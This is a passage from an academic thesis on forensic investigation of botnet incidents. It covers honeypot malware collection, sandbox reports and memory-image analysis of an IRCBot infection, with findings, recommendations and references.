> *process as a Windows service. Finally, this process connected to the remote host to update itself and join a communication channel.”*

5.1.2.4 Effective Investigation Procedure

The fourth secondary question as mentioned in Chapter 3 is:

Q4: What is the most efficient way to reconstruct the malicious activities from using various types of information provided by internal and external sources?

To answer this research question, the associated hypothesis H4 was tested according to the experimental findings in Chapter 4. It is shown in Table 5.4.

Hypothesis H4: A botnet incident can be analysed by an automated approach.	
ARGUMENT FOR:	**ARGUMENT AGAINST:**
The analysis of a botnet incident is time consuming and requires considerable effort. To reduce the analysis time, the researcher wrote a script for extracting information from the memory images. The script extracts all possible evidence and stored it into a text file. Once the information was extracted from the memory image, the researcher could concentrate on analysing those results. Therefore, this script reduces the time of analysis and increases the effectiveness of an investigation.	The heuristic approach for a botnet incident analysis was not implemented. The analysis of collected data is still stored in different places such as the honeypot system, sandbox analysis reports, and result files of the memory analysis. That information needs to be carefully considered in the same context. For example, the exploitation shellcode stored in the honeypot is used to explain the propagation method. The report of the sandbox analysis is used to identifying specific artefacts that can show malicious activities. Accordingly, to reconstruct a botnet incident, the role of an investigator cannot be replaced by automation yet.

JUSTIFICATION: This hypothesis is partially true because human intelligence is still required to investigate a botnet incident. While performing the forensic process, some processes can be conducted by an automated approach. For example, information extraction from the memory image is done by batch scripts. The external sandbox services provide the research with automated behaviour analysis. Those automated procedures make the researcher focus on the context of the incident. Like the statement against, it shows that an investigator still plays a main role in reconstructing the incident.

Table 5.4: The result of hypothesis testing for H4

According to the result of memory analysis shown in Section 4.2, this sub research question Q4 can be answered in the following manner:

> *"A4: The most effective approach to reconstruct a botnet incident is that an investigator uses existing knowledge. For example, in this research, malware signature information provided by antivirus engines helped to identify malicious process on the seized memory image. The analysis report of external sandboxes provided the researcher with specific artefacts that were changed by the malicious process. Therefore the need for a structured database of malicious binaries is increased."*

5.2 DISCUSSION OF FINDINGS

In the previous section 5.1, the research questions and the associated hypotheses were answered and tested. The following section will review the research design and research experiment and then describe the discussion about the findings including external data usage and the key artefacts for reconstruction of a botnet incident.

5.2.1 Use of External Information

The investigation of a botnet incident can be interpreted in different ways. It is a part of information security. In the information security area, the incident response is focused on detecting existence of botnets and analysing their behaviour. Ultimately, those efforts are extended to contribute to the safety of the information technology resources. On the other hand, the purpose of forensic investigation about a botnet incident is that an investigator presents digital evidence of malicious activities committed by botnets. This effort could be used to prosecute a bot herder or restrict the use of suspicious domain names or other resources. As the result of the difference between these two approaches, the forensic approach is required to develop its own analysis method.

In this research, the researcher used the information generated by the honeypot and the external analysis service providers to reduce the analysis time. As shown in Chapter 4, the information stored in the honeypot provides the IP address of the host that is used to exploit the victim host. The disassembled shellcode shows the IP address of the command and control sever. This information was used to explain the propagation stage

The information provided by sandbox services played an role in the botnet investigation. In the early stage of the research, the researcher's assumption was that the malicious process on the infected machine might exist in the physical memory and this process could be easily identified. Even though the infected machine did not run any other applications and services, the number of processes extracted from the memory image was almost 30. At the point of recognising this, an investigator who does not have enough knowledge about the processes running on the Windows operating system, might become confused and attempt analysis of all the processes one at a time. Instead, this is the point where the external analysis report was used to determine the name of the malicious process. It shows that this type of botnet investigation can accelerate the speed of the investigation. Once the malicious process is identified, the amount of information extracted from the memory image is significantly decreased. In addition, during the each phase of the investigation, the researcher referred this analysis report to narrow down the scope of the evidential artefacts.

5.2.2 Key Artefacts for Reconstruction of the Botnet Incident

Casey (2004) classified the evidence for reconstructing crimes into three categories: temporal, relational, and functional. A chronological list of events helps identify sequences of criminal activities. Relation evidence includes the components of crime, their positions and interactions. The functionality of digital evidence can explain what has happened and how the crime was committed. Even though individual parts of digital evidence might not be useful on their own, the complete picture of a crime may emerge when they are combined.

From this point of view, forensic analysis on the memory image was successful in drawing a small picture of the botnet incident. Temporal analysis of the running processes helps the researcher understand the events surrounding the malicious process on the infected host. For example, the hierarchical graph of processes (Figure 4.6) shows the time when the process was started and other unusual processes that started around the same time. With this information, the researcher was able to perform a relational analysis. Examining the relationships between processes can reveal anomalies relating to the malicious process. In this research, the malicious process was triggered by “services.exe” to blend in with the legitimate process on a system. However, the information extracted from the memory image describes the state of a certain moment. The rack of continuity results in a failure to explain the context directly before and after infection.

To overcome this limitation, the intrusion vector should be determined to uncover how malware came onto the infected host. During the memory investigation, the researcher could not find evidence relating to the infection such as the shellcode used for exploitation and the malicious binary downloaded from a control server. According to the analysis reports generated by the sandbox services, the reason is that those files were deleted by the malicious process after infection. Therefore the determining the intrusion vector should be developed via different approach. In this research, the researcher referred to the external analysis reports. This approach was fruitful in identifying activities related to exploitation and download of the botnet malware with the result that the timeline of reconstruction was extended to before the infection. Furthermore, this investigation uncovered the relationship between components involved in the botnet incident, such as the propagation route and the command and control channel. Consequently, the whole picture of the botnet incident was completed with that information.

In addition to the analysis of the intrusion vector, the functional analysis of the botnet malware explained the activities conducted after infection. The information extracted from the memory image shows the results of malicious activities performed by the botnet malware. The Registry values were changed to disable the Windows firewall and Security Center services. The malicious process was registered as Windows services to automatically execute itself. That information, however, could not show how those activities happened and what would happen in the future. In this research, the researcher was able to find clues from the process list on the reports of sandbox services. Furthermore, those activities were verified at the static code analysis phase.

5.2.3 Review Research Design

To answer to research questions, the research design and the process of the experiment was defined in Chapter 3. This sub-section will review the overall research design and evaluate the experimental design by describing the limitations and consequent improvements in the actual experiment.

The research experiment consisted of two parts: malware collection and digital forensic investigation on the botnet infected host. Malware collection was based on the experimental result of the previous research conducted with a honeypot system. Forensic investigation was designed to reconstruct a botnet incident by analysing the memory image seized from an infected host. The analysis process was based on the digital forensic investigation process to increase the integrity and accuracy of the digital evidence. This research design worked very effectively because the both parts are complementary to each other. The collected malware and the report from initial analysis provided the raw data for the forensic investigation. The result of forensic investigation was used to remedy the shortcomings of the malware collection system.

According to the research findings, the malware collection method should be supplemented by different approaches such as a high interaction honeypot. In this research, the malware collection system performed well and provided about 110 malware samples. Nevertheless, the result of the malware collection did not show the sufficient variety of botnet malware. As discussed in Chapter 2, the propagation method of the botnet has been changed from a pull-based approach to a push-based approach. To address this limitation, the high interaction honeypot is the one of possible options.

The virtualization technique was not enough to protect the laboratory from threat during the botnet malware analysis. In the early stage of the research, the researcher intended to establish the laboratory in a virtual environment to reduce the cost of deployment and maintenance cost. The malware collection was built on a virtualization tool. However, the simulation of the infection conducted on a virtualized host was not successful. In the several cases the malware samples did not execute, or perform in different ways. As known, the reason for this situation is that a malware writer can prevent a malware from executing on a virtualized computer. Therefore the researcher only used this technique during the static analysis phase.

In the analysis phase, the researcher was required to use a variety of knowledge. The researcher suffered from inadequate knowledge of Windows Service processes and Registry keys. In this experiment, if the researcher had greater knowledge about the fundamental process of Windows operating system, the malicious process could have been found easily. The researcher was able to identify this process after scanning with the signature of antivirus engine. In addition to the difficulty of identification, the researcher spent much time seeking to understand the meaning of each process. Registry values were quite difficult to understand because they are expressed by integer or hex decimal code and have different meanings. First of all, the reverse engineering skill is critical to analysis a malicious binaries. In this research, the researcher tried to reduce the use of this technique because the difficulty of use. However, the researcher was not able to find meaningful information from the packed binary. Thus, a forensic investigator should possess at least unpacking techniques.

5.3 RECOMMENDATIONS

In this section the researcher will give an overview of further work needed in the area of botnet investigation. The research was focused on an investigation of a botnet infected host to reconstruct the botnet incident. However this approach requires an extension to higher level of the botnet control hierarchy and further studies about constructing localized botnet databases. Most of all, the forensic procedure using external information need to be refined.

5.3.1 Tracking the Hierarchy of Botnet

Although the host-based investigation identified specific control servers, tracking the hierarchy of the botnet is necessary to prosecute a botherder. In the structure of a botnet shown in Figure 2.2, a bot herder or an attacker locate behind of a command and control server. Therefore, the research about the tracking the source of botnet attack is required.

The study about the investigation method for the upper level control severs will be needed. In botnet hierarchy, the control servers might be connected a botherder. It means that an investigation of those control servers can reveal the IP address of the attacker or the Internet Service Provider (ISP). This level investigation might be faced with the problem of jurisdiction because the control server can be located all over the world. Thus the researcher also needs to consider the cooperation method between related jurisdictions.

In addition, the proposed approach should be extended to other operating system because there are a fee machines using different operating system in botnet hierarchy. In this thesis, the researcher analysed the memory image seized from the infected host based on Windows XP operating system. However, the different kinds of operating systems are running on an end user machine. Currently Windows 7 operating system is the latest version of the Windows family. The each operating system even developed by the same manufacture has the different formation of a memory structure. The memory analysis framework used in this thesis only supported Windows XP operating system. The beta version of the Volatility Framework only supports the latest version of Windows operating system (Volatile Systems, 2008). Furthermore, the target of a malicious botnet binary has bend extended to mobile operating systems such as Apples' iOS or Google's Android (McDaniel and Enck, 2010). Mobile devices using those operating systems might be a potential target of botnet investigation.

5.3.2 Constructing Localized Botnet Database

This thesis shows that investigation of a botnet incident can be accelerated by using existing knowledge. As shown in the research discussion, the honeypot information and the sandbox reports provide supplementary information to reconstruct the events committed by botnet malware. In proposed approach, bot samples were collected around researcher’s network. The information stored in the honeypot system describes the propagation method and the sandbox reports explain sequential events performed after infection.

In order to reduce analysis time, the study about the localised botnet activities is necessary. The botnet activities tend to be targeted for specific companies and countries (Symantec Corp., 2011). In particular, Stuxnet targets industrial software and equipments that are used for controlling and monitoring specific industrial processes such as a nuclear power plant ("Stuxnet," n.d.). On the other hand, the information used in this thesis is constructed by other country and contains huge amount of botnet malwares collected from all over the world. It means that the localised and targeted malicious binaries might not be in there. Also the analysis would not be corrected or not applicable to a localized cybercrime. For this reason, the research about the botnet malware should be conducted in geographical unit or organizational level.

5.3.3 Developing Botnet Analysis Procedure

In proposed approach, the researcher shows that investigation of an infected host is possible to reconstruct a botnet incident. Even though the information extracted from the memory image is not sufficient, the information shows obvious evidence of malicious botnet process on that machine. The botnet binary extracted from the memory image is critical clues that the investigator is able to look for existing knowledge.

Proposed analysis procedure uses new forensic investigation procedure based on live forensics and existing knowledge. The main focus of the proposed procedure is to preserve the integrity of digital evidence and to increase in repeatability of live forensics. Most analysis activities were conducted on the controlled environment. For example, the infected host did not allow to access to the Internet for the security reason. The various types of information were applied in unmanaged order whenever they were needed. Therefore, it is possible to face with unexpected situation in real investigation.

For this reason, the study about evaluating this procedure is required to apply this proposed procedure to a real situation. The laboratory of botnet investigation should be more close to the real situation. Especially internet connectivity and higher level network monitoring is essential. Furthermore, the evaluating study must include refinement of order of analysis methods. In particular, the usage of information provided from honeypot or sandbox services should be controlled by the certain policy.

5.4 CONCLUSION

The main research question and all of the secondary questions have been discussed and answered based on the experiment results. The answer to the main question has concluded that forensic investigation on the memory images was not sufficient to reconstruct a botnet incident; however extracted information shows the tangible evidence of the botnet activities. This information also provides plenty of clues for further investigation. According to the experiment results, the activities of the sample botnet malware illustrate the typical infection process of an IRC botnet. To accelerate the speed of the investigation, the researcher used the existing information such as the malware signature database constructed by the antivirus engines.

After answering the research questions, the researcher discussed additional findings. The researcher found the importance of existing information about the botnet binaries. In this research, honeypot logs and sandbox reports provided crucial information about the propagation mechanism and infection procedures. This infection vector was used for determining a sequential timeline and relationships between an infected host and others. The variety of knowledge was emphasised because the analysis of a botnet binaries cannot be completed by one particular method. During the analysis phase, the researcher was required to have general knowledge about the target operating system. Most of all, a reverse engineering technique was essential to unpack the malicious binary.

Finally, the researcher recommended further studies in several fields. The localized botnet malware database could be helpful to increase the effectiveness of botnet investigation. The investigation procedure of a botnet incident should include the various types of information generated by different sources. In the new procedure, each analysis technique could be intertwined because they have complementary features. To prosecute the offender, the scope of investigation should be extended to a high level of the botnet hierarchy.

Chapter 6

Conclusion

6.0 INTRODUCTION

This research is motivated by the difficulties of forensic investigation on a botnet incident. The relevant literature was reviewed in Chapter 2, which includes the problems in forensic investigation of botnet incidents as the latest technology in the evolution of cybercrime (Section 2.5). To address problems, in Chapter 3, the research problem and questions were defined (Section 3.2.1 and Section 3.2.2) and a research methodology was specified (Section 3.3).

The research was performed in mainly two parts: one was to collect malware samples and construct the malware signature and the other ass to investigate and reconstruct the botnet incident simulated in the laboratory. The low interaction honeypot, named Dionaea, had operated for 11 days to collect the sample bots. A signature database on the honeypot system was used for providing supplementary information which cannot be obtained by forensic investigation on an infected host. For the reconstruction of botnet incident, the collected bots were used to simulate an infected host. After the infection, the target host was examined in a forensic manner to identify evidence of the botnet attack. The findings of the research were presented, analysed and discussed in Chapter 4 and Chapter 5.

This Chapter 6 concludes this thesis by presenting the key findings of the research. Section 6.1 reviews the summary of findings and Section 6.2 presents a summary of the answers to the research questions. The conclusion and recommendation for future research will be discussed in Section 6.3.

6.1 SUMMARY OF FINDINGS

The experimental research was performed in two parts: malware collection and live forensics on an infected host. Therefore, the findings of the research experiment include the signature database of botnet binaries and the reconstruction report of the botnet incident.

Malware collection system based on a low interaction honeypot successfully handled thousands of attacks and downloaded malware binaries. The honeypot was attacked about 140,000 times over 11 days. It dealt with 3,227 attacks and detected more than 1,466 malware samples. 110 unique binaries were downloaded and stored in a safe location with MD5 hash values. Collected malwares were submitted to malware scanning service providers for classifying them. According to the scan result of Microsoft, they were classified mainly into four categories: Conficker.B, Conficker.C, RBot, and IRCBot. 96% of collected malware falls under Conficker.B and Conficker.C bot.

For the initial analysis, the researcher used external analysis service providers such as CWSandbox and Anubis. In this phase, the researcher submit a variation of IRCBot (MD5: 65311150ed6a330ba5a886b58588a916) which is the most common in botnet phenomenon. After then, the reports generated by CWSandbox and Anubis were analysed. This phase helped the researcher to initially understand the behaviour of the sample malware. The report of external sandbox services is based on the each process executed by the IRCBot. The process is explained in four parts: file, Registry, and network activities. Although there is difference in the format of report, the analysis result of both services shows a lot of similarity.

The researcher then simulated infection on a physical target machine with the same malware sample and conducted live forensic investigation. After infection, the captured memory image was analysed with a memory forensics tool named the Volatility Framework. The extracted information included process lists, established network connection, opened network ports, and changed Windows Registry Key and files. A hierarchical graph of running processes made it easy for the researcher to find a malicious process named servicer.exe. The Windows Registry values show that Windows services related to security were disabled and network configuration was changed. Nevertheless, the information gathered from the memory image was not enough to explain all the malicious activities because of the lack of continuity on the memory image.

The reconstruction of the botnet incident simulated was completed by combining the information extracted from the memory image with the honeypot logs and sandbox reports. The information gathered from the memory image was not enough to explain the malicious activities because it contains the state of a certain moment in time. In addition, the information of terminated processes disappeared immediately from the memory space. To address the lack of information, the researcher found the necessary information from the logs of the honeypot system and the reports of external sandbox services. Honeypot logs presented the propagation method of IRCBot including the IP address of a propagating host and a FTP server. The sandboxes' reports show the details of sequential activities that are executed to infect the target, which includes files, registries, and network protocols.

6.2 ANSWERS TO RESEARCH QUESTIONS

The research questions and hypotheses were defined in the research methodology in Chapter 3. Based on the experimental findings shown in Chapter 4, the research questions were answered and the associated hypotheses were tested in Chapter 5. This section summarises the answers to the research questions. Table 6.1 shows the summary of research questions and their answers.

Research Questions	**Answers**
Q: What is the digital evidence that can be gathered from the physical memory of an infected host to reconstruct a botnet incident?	*A: Based on the research findings, the information extracted from the memory image of a botnet infected host includes the running process list, established network connections, Windows Registry values, and currently used files. However that information is not sufficient to reconstruct the malicious activities of a botnet because of the lack of continuity. Nevertheless, the list of running processes shows the crucial fact that botnet software is running on the victim's machine. In addition, this information provides plenty of clues for further investigation.*
Q1: How many types of botnet malware can be collected from the network around the researcher?	*A1: After 11 days of running the honeypot system, four types of malware, 110 unique malware binaries were collected and analysed by external analysis service providers. 96% of collected malware were variations of*

	Conficker botnet.
Q2: What kinds of information can be extracted from the physical memory of an infected host?	*A2: The information extracted from a memory image includes a running process list, used files and Registry values, network status and so on. This information can help the researcher to identify the malicious process. The binary file dumped from the memory image can be used for further analysis to understand the potential functionalities of the malware.*
Q3: What are the abnormal activities that have already been committed without the victim's knowledge?	*A3: The activities performed by the sample malware show the typical features of IRC Botnet. After being exploited by a remote host, the IRCbot malware was downloaded from the command and control server. This malicious binary disabled the Windows Firewall and Security Center Service by changing the value of related Registry keys. It also added this malicious process as a Windows service. Finally, this process connected to a remote host to update itself and join a communication channel.*
Q4: What is the most efficient way to reconstruct the malicious activities from using various types of information provided by internal and external sources?	*A4: The most effective approach to reconstruct a botnet incident is that an investigator uses existing knowledge. For example, in this research, malware signature information provided by antivirus engines helped to identify malicious process on the seized memory image. The analysis report of external sandboxes provided the researcher with specific artefacts that were changed by the malicious process. Therefore the need of a structured database of malicious binaries is increased.*

Table 6.1: The summary of answers to the research questions

As shown in the summary table, the researcher found that the most effective approach for the forensic investigation of the botnet incident is to combine internal and external information. The answer to the main question shows that the investigation on the infected system did not provide enough information for reconstruction. To make up for the weak points, the researcher used existing external knowledge about the malware sample. The lack of explanation about the initial exploitation and propagation method was supplemented by analysing the log of the honeypot system. The details of sequential activities to infect the target machine were explained by the reports of the sandbox analysis. Finally, the researcher was able to reconstruct the entire picture of the botnet incident with both internal and external information.

6.3 RECOMMENDATIONS FOR FURTHER RESEARCH

The research conducted in this thesis has led to some useful results and conclusions on botnet investigation approaches; however it has also uncovered many areas that need additional study. The further studies recommended include tracking higher level systems in botnet hierarchies, constructing localized databases, and refining the proposed investigation approaches.

Further study about tracking the hierarchy of botnets is necessary to successfully prosecute a botherder. In this thesis, the research shows that the host-based investigation successfully reconstructs a botnet incident and identifies specific control servers in the upper level of the botnet hierarchy. It means that the investigation of upper level systems can reveal the IP address of the attacker or the Internet Service Provider (ISP). To extend the scope of botnet investigation, the research should include supporting various types of operating systems because the botnet tend to run on various types of operating systems including mobile operating systems. Also the researcher in this area also needs to consider the cooperation method between related jurisdictions.

In order to increase accuracy of botnet investigations, study of localised botnet activities is necessary. This thesis shows that investigation of a botnet incident can be accelerated by using existing knowledge. However, the botnet activities tend to target specific companies and countries. Therefore, the study about the study about the localized botnet malware could be applicable to the forensic investigation on a cybercrime involving a localized botnet.

Further study refining the proposed approach will be useful in applying the proposed approach to real investigations While the proposed approach was evaluate din controlled environment, there are a lot of unexpected situations that arise in real investigations. Also this approach uses various types of information. Therefore, the laboratory of botnet investigation should be increasingly closer to the real situation with all its variables. In particular, internet connectivity and higher level network monitoring is essential. Moreover, the order of analysis procedures should be refined to make available the most useful type of information at the right time.

6.4 CONCLUSION

As the botnet has been changed the paradigm of cybercrime, digital forensic investigators are required to develop new investigation approaches. Cybercriminals, motivated by financial gain use the botnet as a tool of cybercrime. Botnet writers are armed with various anti-forensic techniques to hide the existence of their bots and to hamper any analysis of the forensic investigator. However conventional investigation approaches might be affected by anti-forensic techniques and damage the integrity of positional evidence. For this reason, the researcher proposes a new forensic investigation approach to address those challenges. The proposed approach is mainly designed to increase repeatability of live forensic investigation and accuracy of digital evidence. In addition, the proposed approach uses various types of information to increase effectiveness of botnet investigation.

The proposed approach is evaluated with a two-phase experiment: malware collection and forensic investigation. In the malware collection phase, the researcher collects botnet samples and understands the behaviour of those samples. In the second phase, the researcher conducted a forensic investigation on a botnet infected host to answer the main research question. However, the result of the host-based investigation was not sufficient to reconstruct entire picture of the botnet incident. To address the weak points, the researcher combines two types of information: one is generated during the malware collection phase, and the other is extracted from an infected host.

In conclusion, the most effective approach for the forensic investigation of a botnet incident is to combine internal and external information. The forensic investigation based on an infected host provides internal information including the existence of botnet malware and the result of malicious activities. External information generated by the honeypot system and sandbox services explained the malicious activities outside of an infected host. To improve this proposed approach, further studies about tracking the botnet hierarchy, constructing localized botnet databases, and refining the proposed approach is recommended.

References

Adelstein, F. (2006). Live forensics: diagnosing your system without killing it first. Communications of the ACM, 49(2), 63-66.

Aquilina, J. M., Casey, E., & Malin, C. H. (2008). Malware Forensics: Investigating and Analyzing Malicious Code. Burlington: Syngress.

Ard, C. (2007). Botnet Analysis. The International Journal of Forensic Computer Science, 2(1), 65-74.

Ashcroft, J., Daniels, D. J., & Hart, S. V. (2004). Forensic Examination of Digital Evidence: A Guide for Law Enforcement. Washington: National Institute of Justice.

Baar, R. v., Alink, W., & Ballegooij, A. v. (2008). Forensic memory analysis: Files mapped in memory. Digital Investigation, 5(Supplement 1), S52-S57.

Bächer, P., Holz, T., Kötter, M., & Wicherski, G. (2008, Oct 08). Know your Enemy: Tracking Botnets. Retrieved Oct 01, 2009, from http://www.honeynet.org/papers/bots/

Baecher, P., Koetter, M., Holz, T., Dornseif, M., & Freiling, F. (2006). The Nepenthes Platform: An Efficient Approach to Collect Malware. Paper presented at the 9th International Symposium on Recent Advances in Intrusion Detection (RAID 2006), Hamburg, Germany. from doi:10.1007/11856214_9

Bailey, M., Cooke, E., Jahanian, F., Xu, Y., & Karir, M. (2009). A Survey of Botnet Technology and Defenses. Paper presented at the 2009 Cybersecurity Applications & Technology Conference for Homeland Security. Retrieved from doi:10.1109/CATCH.2009.40

Balas, E., & Viecco, C. (2005). Towards a third generation data capture architecture for honeynets. from

Barford, P., & Yegneswaran, V. (2007). An Inside Look at Botnets. In Advances in Information Security (Vol. 27, pp. 171-191): Springer US. Retrieved from http://dx.doi.org/10.1007/978-0-387-44599-1_8

Brand, M., Valli, C., & Woodward, A. (2010). Malware Forensics: Discovery of the Intent of Deception. Paper presented at the 8th Australian Digital Forensics Conference, Perth Western Australia. from http://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1074&context=adf

Britz, M. T. (2009). Computer Forensics and Cyber Crime (2nd ed.). New Jersey: Prentice Hall.

Casey, E. (2004). Digital evidence and computer crime: forensic science, computers and the Internet: Academic Press.

Cavalca, D., & Goldoni, E. (2010). An Open Architecture for Distributed Malware Collection and Analysis. In E. Huebner & S. Zanero (Eds.), (pp. 101-116): Springer US. Retrieved from http://dx.doi.org/10.1007/978-1-4419-5803-7_7

Chiang, K., & Lloyd, L. (2007). A Case Study of the Rustock Rootkit and Spam Bot. Paper presented at the First Workshop on Hot Topics in Understanding Botnets, Cambridge, MA. Retrieved from http://www.usenix.org/event/hotbots07/tech/full_papers/chiang/chiang.pdf

Choo, K.-K. R. (2007). Zombies and botnets. Canberra: Australian Institute of Criminology. from http://www.aic.gov.au/en/publications/current%20series/tandi/321-340/tandi333.aspx.

Cooke, E., Jahanian, F., & McPherson, D. (2005). The Zombie roundup: understanding, detecting, and disrupting botnets. Paper presented at the Stepts to Reducing Unwanted Traffic on the Internet (SRUTI '05), Cambridge, MA. from https://db.usenix.org/publications/library/proceedings/sruti05/tech/cooke.html

Cross, M., & Shinder, D. L. (2008). Scene of the Cybercrime (2nd ed.). Burlington, MA: Syngress.

Daswani, N., & Stoppelman, M. (2007). The Anatomy of Clickbot.A. Paper presented at the First Workshop on Hot Topics in Understanding Botnets, Cambridge, MA. Retrieved from http://www.usenix.org/event/hotbots07/tech/full_papers/daswani/daswani.pdf

Daud, M. (2008, 16th March). Evidence Acquisition Procedure for Digital Forensics. Paper presented at the SC27-WG4 Meeting, Kyoto, Japan. Retrieved from

Farmer, D., & Venema, W. (2005). Forensic Discovery. Upper Saddle River, NJ: Addison-Wesley.

Feily, M., Shahrestani, A., & Ramadass, S. (2009). A Survey of Botnet and Botnet Detection. Paper presented at the Emerging Security Information, Systems and Technologies, 2009. SECURWARE '09. Third International Conference. from doi:10.1109/SECURWARE.2009.48

Franklin, J., Paxson, V., Perrig, A., & Savage, S. (2007). An inquiry into the nature and causes of the wealth of internet miscreants. Paper presented at the 14th ACM conference on Computer and communications security (CCS '07), Alexandria, Virginia, USA. from doi:10.1145/1315245.1315292

Freiling, F. C., Holz, T., & Wicherski, G. (2005). Botnet Tracking: Exploring a Root-Cause Methodology to Prevent Distributed Denial-of-Service Attacks. In Computer Security – ESORICS 2005 (pp. 319-335). Retrieved from http://dx.doi.org/10.1007/11555827_19

Grizzard, J. B., Sharma, V., Nunnery, C., Kang, B. B., & Dagon, D. (2007). Peer-to-peer botnets: overview and case study. Paper presented at the First Workshop on Hot Topics in Understanding Botnets, Cambridge, MA. Retrieved from http://www.usenix.org/event/hotbots07/tech/full_papers/grizzard/grizzard.pdf

Gu, G., Perdisci, R., Zhang, J., & Lee, W. (2008). Botminer: Clustering analysis of network traffic for protocol- and structure-independent botnet detection. Paper presented at the 17th USENIX Security Symposium, San Jose, CA. Retrieved Oct 05, 2009, from http://www.usenix.org/events/sec08/tech/full_papers/gu/gu.pdf

Hay, B., Bishop, M., & Nance, K. (2009). Live Analysis: Progress and Challenges. Security & Privacy, IEEE, 7(2), 30-37.

Hoagland, J., Ramzan, Z., & Satish, S. (2008). Bot Networks. In M. Jakobsson & Z. Ramzan (Eds.), Crimeware: Understanding New Attacks and Defenses (pp. 183-227): Addison-Wesley Professional.

Holz, T., Gorecki, C., Rieck, K., & Freiling, F. C. (2008). Measuring and Detecting Fast-Flux Service Networks. Paper presented at the 15th Annual Network and Distributed System Security Symposium (NDSS' 08), San Diego, CA. Retrieved from http://www.isoc.org/isoc/conferences/ndss/08/papers/16_measuring_and_detecting.pdf

Huebner, E., Bem, D., Henskens, F., & Wallis, M. (2007). Persistent systems techniques in forensic acquisition of memory. Digital Investigation, 4(3-4), 129-137.

Ianelli, N., & Hackworth, A. (2007). Botnets as a Vehicle for Online Crime. The International Journal of Forensic Computer Science, 2(1), 19-39.

International Secure Systems Lab. (2010). Anubis: Analyzing Unknown Binaries. Retrieved 27 November, 2010, from http://anubis.iseclab.org/

Koetter, M. (2010). dionaea (Version 1.2) [software].

Kolbitsch, C., Holz, T., Kruegel, C., & Kirda, E. (2010). Inspector Gadget: Automated Extraction of Proprietary Gadgets from Malware Binaries. from 10.1109/SP.2010.10

Law, F. Y. W., Chow, K. P., Lai, P. K. Y., & Tse, H. K. S. (2009). A Host-Based Approach to BotNet Investigation? Paper presented at the First International ICST Conference, ICDF2C 2009, Albany, NY. from doi:10.1007/978-3-642-11534-9_16

Lee, C. P. (2009). Framework for botnet emulation and analysis. Unpublished Doctoral dissertation, Georgia Institute of Technology. Retrieved from http://hdl.handle.net/1853/28191

Lianhai, W., Ruichao, Z., & Shuhui, Z. (2009). A Model of Computer Live Forensics Based on Physical Memory Analysis. Paper presented at the 1st International Conference on Information Science and Engineering (ICISE2009), Nanjing, China from 10.1109/ICISE.2009.69

Ligh, M. H., Adair, S., Hartstein, B., & Richard, M. (2010). Malware Analyst's Cookbook and DVD: Tools and Techniques for Fighting Malicious Code: Wiley.

McDaniel, P., & Enck, W. (2010). Not So Great Expectations: Why Application Markets Haven't Failed Security. Security & Privacy, IEEE, 8(5), 76-78.

Microsoft Corporation. (2008, December 10, 2008). Microsoft Security Bulletin MS08-068. Retrieved November 11, 2010, from http://www.microsoft.com/technet/security/bulletin/ms08-068.mspx

Microsoft Corporation. (2010, October 5, 2010). Microsoft Portable Executable and Common Object File Format Specification. Retrieved November 13, 2010, from http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx

Mielke, C. J., & Chen, H. (2008). Botnets, and the cybercriminal underground. Paper presented at the IEEE International Conference on Intelligence and Security Informatics, 2008 (IEEE ISI 2008), Taipei City, Taiwan. from doi:10.1109/ISI.2008.4565058

Nick L. Petroni, J., Walters, A., Fraser, T., & Arbaugh, W. A. (2006). FATKit: A framework for the extraction and analysis of digital forensic data from volatile system memory. Digital Investigation, 3(4), 197-210.

Norman ASA. (2011). SandBox Information Center. Retrieved 26 November, 2010, from http://www.norman.com/security_center/security_tools/

Oberhumer, M. F. X. J., & Molnár, L. (2010). UPX (Version 3.07) [software].

Palmer, G. (2001). A Road Map for Digital Forensic Research (Technical Report): First Digital Forensic Research Workshop (DFRWS). Retrieved from http://www.dfrws.org/2001/dfrws-rm-final.pdf

Perdisci, R., Lanzi, A., & Lee, W. (2008). Classification of packed executables for accurate computer virus detection. [10.1016/j.patrec.2008.06.016]. Pattern Recognition Letters, 29(14), 1941-1946.

PrettyPark.Worm. (n.d., February 13, 2007). Retrieved March 27, 2010, from http://www.symantec.com/security_response/writeup.jsp?docid=2000-121508-3334-99

Provos, N., Mavrommatis, P., Rajab, M. A., & Monrose, F. (2008). All your iFRAMEs point to Us, San Jose, CA. from

Rajab, M. A., Zarfoss, J., Monrose, F., & Terzis, A. (2006). A multifaceted approach to understanding the botnet phenomenon. Paper presented at the 6th ACM SIGCOMM conference on Internet measurement, Rio de Janeriro, Brazil. Retrieved from doi:10.1145/1177080.1177086

Sanabria, A. (2007). Malware Analysis: Environment Design and Artitecture: SANS Institute. Retrieved from http://www.sans.org/reading_room/whitepapers/threats/malware-analysis-environment-design-artitecture_1841

Schiller, C., Binkley, J., Evron, G., Willems, C., Bradley, T., Harley, D., et al. (2007). Botnets: The Killer Web App. Burlington, MA: Syngress.

Selamat, S. R., Yusof, R., & Sahib, S. (2008). Mapping Process of Digital Forensic Investigation Framework. International Journal of Computer Science and Network Security, VOL.8(No.10).

Stepan, A. (2006). Improving proactive detection of packed malware. Retrieved 28 Sebtember, 2010, from http://www.virusbtn.com/virusbulletin/archive/2006/03/vb200603-packed

Stuxnet. (n.d.). In: Wikipedia. from http://en.wikipedia.org/wiki/Stuxnet

Sunbelt Software. (2011). CWSandbox on-line malware analyzer. Retrieved 27 November, 2010, from http://www.sunbeltsecurity.com/sandbox/

Symantec Corp. (2011). Internet Security Threat Report. Retrieved from https://www4.symantec.com/mktginfo/downloads/21182883_GA_REPORT_ISTR_Main-Report_04-11_HI-RES.pdf

Symantec Security Response. (2010). Symantec Global Internet Security Threat Report: Trends for 2009 (Technical Report): Symantec Corporation. Retrieved from http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xv_04-2010.en-us.pdf

Tabish, S. M., Shafiq, M. Z., & Farooq, M. (2009). Malware detection using statistical analysis of byte-level file content, Paris, France. from

Taylor, R. W., Caeti, T. J., Loper, D. K., Fritsch, E. J., & Liederbach, J. (2006). Digital crime and digital terrorism Upper Saddle River, New Jersey: Pearson Prentice Hall.

The Honeynet Project. (2007, 13 July, 2007). Know Your Enemy: Fast-Flux Service Networks. Retrieved 15 September, 2010, from http://www.honeynet.org/papers/ff

The Honeynet project. (2008, Aug 14, 2008). Honeywall CDROM. Retrieved Dec 29, 2010, from http://www.honeynet.org/project/HoneywallCDROM

VirusTotal. (n.d.). Retrieved 7 Sepember, 2010, from http://www.virustotal.com/

